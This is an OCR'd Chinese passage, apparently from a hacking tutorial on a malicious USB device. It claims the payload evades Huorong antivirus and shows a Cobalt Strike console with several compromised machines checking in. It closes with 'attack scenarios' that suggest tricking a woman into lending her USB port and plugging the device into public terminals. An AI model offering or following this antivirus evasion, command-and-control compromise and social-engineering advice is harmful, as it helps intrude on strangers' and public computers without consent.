
会有些许痕迹，大家后续集思广益可以自己改善

会有一个很小的 cmd 窗口，放大里边没任何内容

可以看到更新火绒库后不会报毒



2. 打开 CobaltStrike，发现已经上线


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external
internal
user
computer
note
pid
last
K DESKTOP-G... 6632 52s
K DESKTOP-G... 9716 21s
K DESKTOP-G... 12864 58s
K DESKTOP-G... 14112 26s
Anna * ANNA-PC 2536 98h
ANNA-PC 2744 358h
乐乐 DESKTOP-K... 22392 234h
John * JOHN-PC 1308 232h
wxb DESKTOP-5... 1480 181h
wxb DESKTOP-5... 2180 181h
日志X
06/28 22:13:14 *** ADmin has joined.
06/28 22:32:55 *** ADmin has left.
06/29 11:37:14 *** ADmin has joined.
06/29 11:38:33 *** initial beacon from K (DESKTOP-GTRLJKD)
06/29 11:39:05 *** initial beacon from K@ (DESKTOP-GTRLJKD)
06/29 11:53:41 *** initial beacon from K (DESKTOP-GTRLJKD)
06/29 11:54:11 *** initial beacon from (DESKTOP-GTRLJKD)
[06/29 12:00] ADmin
[lag: 00]
event>
NearSec

0x04 攻击场景

1. 社工攻击

小姐姐小姐姐，我的电脑坏了，插不了 U 盘，你的借我插一下呗

2. 带有 USB 接口的终端机

各场所终端机器，找到 USB 接口怼进去

3. 其他应用场景自行脑补